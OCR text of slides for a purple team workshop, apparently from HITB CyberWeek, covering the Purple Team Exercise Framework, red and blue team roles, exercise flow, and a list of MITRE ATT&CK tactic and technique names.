Hands-On Purple Team Workshop


#HITBCyberWeek

@JorgeOrchilles

SCYTHE

T1033 - System Owner/User Discovery

- Chief Technology Officer - SCYTHE
- Purple Team Exercise Framework (PTEF)
- C2 Matrix Co-Creator
- 10 years @ Citi leading offensive security team
- Certified SANS Instructor: SEC560, SEC504
- Author SEC564: Red Team Exercises and Adversary Emulation
- CVSSv3.1 Working Group Voting Member; Recently: EPSS
- GFMA: Threat-Led Pentest Framework
- ISSA Fellow; NSI Technologist Fellow



@JORGEORCHILLES

Hands-On Workshop Format


- Brand new lab environment for you to play CTI, Red Team, and Blue Team
- Built on vmware Learning Platform
  - Everyone should have received an email with login instructions
- 1 hour to go through the lecture
- 2 hours to play in the lab environment
- 4 Systems:
  - Unicorn - Windows member server you login to and can compromise
  - SCYTHE - the industry leading adversary emulation attack platform
  - SANS Slingshot C2 Matrix Edition - a bunch of C2s pre-installed and VECTR
  - UnicornDC1 - a domain controller
- Emulating Orangeworm and Ryuk

What are you doing here?


- Learning
  - By listening
  - By seeing
  - By doing (in your own environment)
- Taking it back to work
  - Understanding the value and sharing it with others
  - Propose building a Purple Team Program following a proven industry framework (PTEF)
- Getting CPE credits (yeah, we know, you gotta get them)

Agenda

- Purple Team Exercise Framework (PTEF)
- Ethical Hacking Evolution
- Framework/Methodology
- Roles & Responsibilities
- Cyber Threat Intelligence
- Attack Infrastructure
- Team Prep
- Kick Off
- Exercise Flow
- Hands On lab
- Lessons Learned



Purple... how hard can it be?



Red and Blue just work together...

How we think it will go

How it may go

Purple Team Exercise Framework

Download the Framework now so you can follow along: https://scythe.io/ptef

Download it now!

Purple Team Exercise Framework

A Purple Team is a virtual team where the following teams work together:

- Cyber Threat Intelligence - team to research and provide threat TTPs
- Red Team - offensive team in charge of emulating adversaries
- Blue Team - the defenders. Security Operations Center (SOC), Hunt Team, Digital Forensics and Incident Response (DFIR), and/or Managed Security Service Provides (MSSP)

Exercise Flow

1. Cyber Threat Intelligence presents the adversary, TTPs, and technical details
2. Attendees have a table-top discussion of security controls and expectations for TTP
3. Red Team emulates the TTP
4. Blue Team (SOC, Hunt team, DFIR) analysts follow process to detect and respond to TTP
5. Share screen if TTP was identified, received alert, logs, or any forensic artifacts
6. Document results - what worked and what did not
7. Perform any adjustments or tuning to security controls to increase visibility
8. Repeat TTP
9. Document any feedback and/or additional Action Items for Lessons Learned
10. Repeat from step 1 for next TTP

Ethical Hacking Maturity Model

- Common Vulnerability and Exposures != Tactics, Techniques, and Procedures
- Mature organizations operate under “Assume Breach”
  - Some vulnerability will not be patched before it is exploited
  - Some user will fall for social engineering and execute payload or provide credentials
  - What do we do then?
- Testing technology is not enough: People, Process, and Technology

https://www.scythe.io/library/scythes-ethical-hacking-maturity-model

Red Team

- **Definition**:
  - Test Assumptions
  - Emulate Tactics, Techniques, and Procedures (TTPs) to test people, processes, and technology
- **Goal**:
  - Make Blue Team better
  - Train and measure whether blue teams' detection and response policies, procedures, and technologies are effective
- **Effort**:
  - Manual
- **Frequency**:
  - Intelligence-led (new exploit, tool, or TTP)
- **Customer**:
  - Blue Teams

"The practice of looking at a problem or situation from the perspective of an adversary"

– Red Team Journal 1997

https://medium.com/@jorgeorchilles/ethical-hacking-definitions-9b9a6dad4988

Blue Team

- **Definition**:
  - The defenders in an organization entrusted with identifying and remediating attacks.
  - Generally associated with Security Operations Center or Managed Security Service Provider (MSSP), Hunt Team, Incident Response, and Digital Forensics.
  - Really, it is everyone's responsibility!
- **Goal**:
  - Identify, contain, and eradicate attacks
- **Effort**:
  - Manual
- **Frequency**:
  - 24/7
- **Customer**:
  - Entire organization


https://medium.com/@jorgeorchilles/ethical-hacking-definitions-9b9a6dad4988

Adversary Emulation

- **Definition**:
  - A type of Red Team exercise where the Red Team emulates how an adversary operates, following the same tactics, techniques, and procedures (TTPs), with a specific objective similar to those of realistic threats or adversaries
  - May be non-blind a.k.a Purple Team
- **Goal**:
  - Emulate an adversary attack chain or scenario
- **Effort**:
  - Manual; SCYTHE is changing that
- **Customer**:
  - Entire organization


https://medium.com/@jorgeorchilles/ethical-hacking-definitions-9b9a6dad4988

Cyber Threat Intelligence



ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

TOWARD A PURPLE TEAM



SCYTHE

@JORGEORCHILLES

Purple Team Exercises


- Virtual, functional team where teams work together to measure and improve defensive security posture
  - CTI provides threat actor with capability, intent, and opportunity to attack
  - Red Team creates adversary emulation plan
  - Tabletop discussion with defenders about the attacker tactics, techniques, and procedures (TTPs) and expected defenses
  - Emulation of each adversary behavior (TTP)
  - Blue Team look for indicators of behavior
  - Red and Blue work together to create remediation action plan
- Repeat exercises to measure and improve people, process, and technology

Purple Team Goals


- Test attack chains against a target organization
- Train the organization's defenders (Blue Team)
- Test TTPs that have not been tested before in the organization
- Test the processes between security teams
- Preparation for a zero-knowledge Red Team Engagement
- Red Team reveal or replay after a zero-knowledge Red Team Engagement
- Foster a collaborative culture within the security organization

Framework & Methodology

- Purple Team Exercise Framework (PTEF)
- Cyber Kill Chain – Lockheed Martin
- Unified Cyber Kill Chain – Paul Pols
- Financial/Regulatory Frameworks
  - CBEST Intelligence Led Testing
  - Threat Intelligence-Based Ethical Red Teaming
  - Red Team: Adversarial Attack Simulation Exercises
  - Intelligence-led Cyber Attack Simulation Testing
  - A Framework for the Regulatory Use of Penetration Testing in the Financial Services Industry
- Testing Framework: ATT&CK®



MITRE ATT&CK


Reconnaissance
10 techniques
Active Scanning (2)
Gather Victim Host Information (4)
Gather Victim Identity Information (3)
Gather Victim Network Information (6)
Gather Victim Org Information (4)
Phishing for Information (3)
Search Closed Sources (2)
Search Open Technical Databases (5)
Search Open Websites/Domains (2)
Search Victim-Owned Websites
Resource Development
6 techniques
Acquire Infrastructure (6)
Compromise Accounts (2)
Compromise Infrastructure (6)
Develop Capabilities (4)
Establish Accounts (2)
Obtain Capabilities (6)
Initial Access
9 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (3)
Replication Through Removable Media
Supply Chain Compromise (3)
Trusted Relationship
Valid Accounts (4)
Execution
10 techniques
Command and Scripting Interpreter (8)
Exploitation for Client Execution
Inter-Process Communication (2)
Native API
Scheduled Task/Job (6)
Shared Modules
Software Deployment Tools
System Services (2)
User Execution (2)
Windows Management Instrumentation
Persistence
18 techniques
Account Manipulation (4)
BITS Jobs
Boot or Logon Autostart Execution (12)
Boot or Logon Initialization Scripts (5)
Browser Extensions
Compromise Client Software Binary
Create Account (3)
Create or Modify System Process (4)
Event Triggered Execution (15)
External Remote Services
Hijack Execution Flow (11)
Implant Container Image
Office Application Startup (6)
Pre-OS Boot (5)
Scheduled Task/Job (6)
Server Software Component (3)
Traffic Signaling (1)
Privilege Escalation
12 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
Boot or Logon Autostart Execution (12)
Boot or Logon Initialization Scripts (5)
Create or Modify System Process (4)
Event Triggered Execution (15)
Exploitation for Privilege Escalation
Group Policy Modification
Hijack Execution Flow (11)
Process Injection (11)
Scheduled Task/Job (6)
Valid Accounts (4)
Defense Evasion
37 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
BITS Jobs
Deobfuscate/Decode Files or Information
Direct Volume Access
Execution Guardrails (1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (2)
Group Policy Modification
Hide Artifacts (7)
Hijack Execution Flow (11)
Impair Defenses (7)
Indicator Removal on Host (6)
Indirect Command Execution
Masquerading (6)
Modify Authentication Process (4)
Modify Cloud Compute Infrastructure (4)
Modify Registry
Modify System Image (2)
Network Boundary Bridging (1)
Credential Access
14 techniques
Brute Force (4)
Credentials from Password Stores (3)
Exploitation for Credential Access
Forced Authentication
Input Capture (4)
Man-in-the-Middle (2)
Modify Authentication Process (4)
Network Sniffing
OS Credential Dumping (8)
Steal Application Access Token
Steal or Forge Kerberos Tickets (4)
Steal Web Session Cookie
Two-Factor Authentication Interception
Unsecured Credentials (6)
Discovery
25 techniques
Account Discovery (4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Domain Trust Discovery
File and Directory Discovery
Network Service Scanning
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery (3)
Process Discovery
Query Registry
Remote System Discovery
Software Discovery (1)
System Information Discovery
System Network Configuration Discovery
System Network
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (2)
Remote Services (6)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (4)
Collection
17 techniques
Archive Collected Data (3)
Audio Capture
Automated Collection
Clipboard Data
Data from Cloud Storage Object
Data from Configuration Repository (2)
Data from Information Repositories (2)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (2)
Email Collection (3)
Input Capture (4)
Man in the Browser
Man-in-the-Middle (2)
Screen Capture
Video Capture
Command and Control
16 techniques
Application Layer Protocol (4)
Communication Through Removable Media
Data Encoding (2)
Data Obfuscation (3)
Dynamic Resolution (3)
Encrypted Channel (2)
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy (4)
Remote Access Software
Traffic Signaling (1)
Web Service (3)
Exfiltration
9 techniques
Automated Exfiltration (1)
Data Transfer Size Limits
Exfiltration Over Alternative Protocol (3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (1)
Exfiltration Over Physical Medium (1)
Exfiltration Over Web Service (2)
Scheduled Transfer
Transfer Data to Cloud Account
Impact
13 techniques
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation (3)
Defacement (2)
Disk Wipe (2)
Endpoint Denial of Service (4)
Firmware Corruption
Inhibit System Recovery
Network Denial of Service (2)
Resource Hijacking
Service Stop
System Shutdown/Reboot

Roles and Responsibilities

Title	Role	Responsibility
Head of Security	Sponsor	Approve Purple Team Exercise and Budget
Cyber Threat Intelligence	Sponsor	Cyber Threat Intelligence
Red Team & Blue Team Managers	Sponsor	Preparation: Define Goals, Select Attendees
Red Team	Attendee	Preparation, Exercise Execution
Blue Team - SOC, Hunt Team, DFIR	Attendee	Preparation, Exercise Execution
Project Manager	Exercise Coordinator	Lead point of contact throughout the entire Purple Team Exercise. Responsible to ensure Cyber Threat Intelligence is provided. Ensures all Preparation steps are taken prior to Exercise Execution. During Exercise Execution, record minutes, notes, action items, and feedback. Send daily emails with those notes as well as guidance for what's planned for the next day. Compile and deliver Lessons Learned.

Sponsors


- Approve
  - Purple Team Exercise
  - Goals and Scope
  - Budget $$$
- Members of various teams out of BAU
  - Cyber Threat Intelligence
  - Red Team
  - Security Operations Center
  - Hunt Team
  - Digital Forensics
  - Incident Response

Time Requirements

- Purple Team Exercises can run for 1-5 days of mostly hands on keyboard work between Red Team and Blue Teams
- Preparation time is based on the defined goals, guidance or constraints set by Sponsors, and emulated adversary's TTPs

Preparation	Exercise	Lessons Learned
Days	Days	TBD


Cyber Threat Intelligence




ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK - Katie Nickels and Cody Thomas

Types of Cyber Threat Intelligence

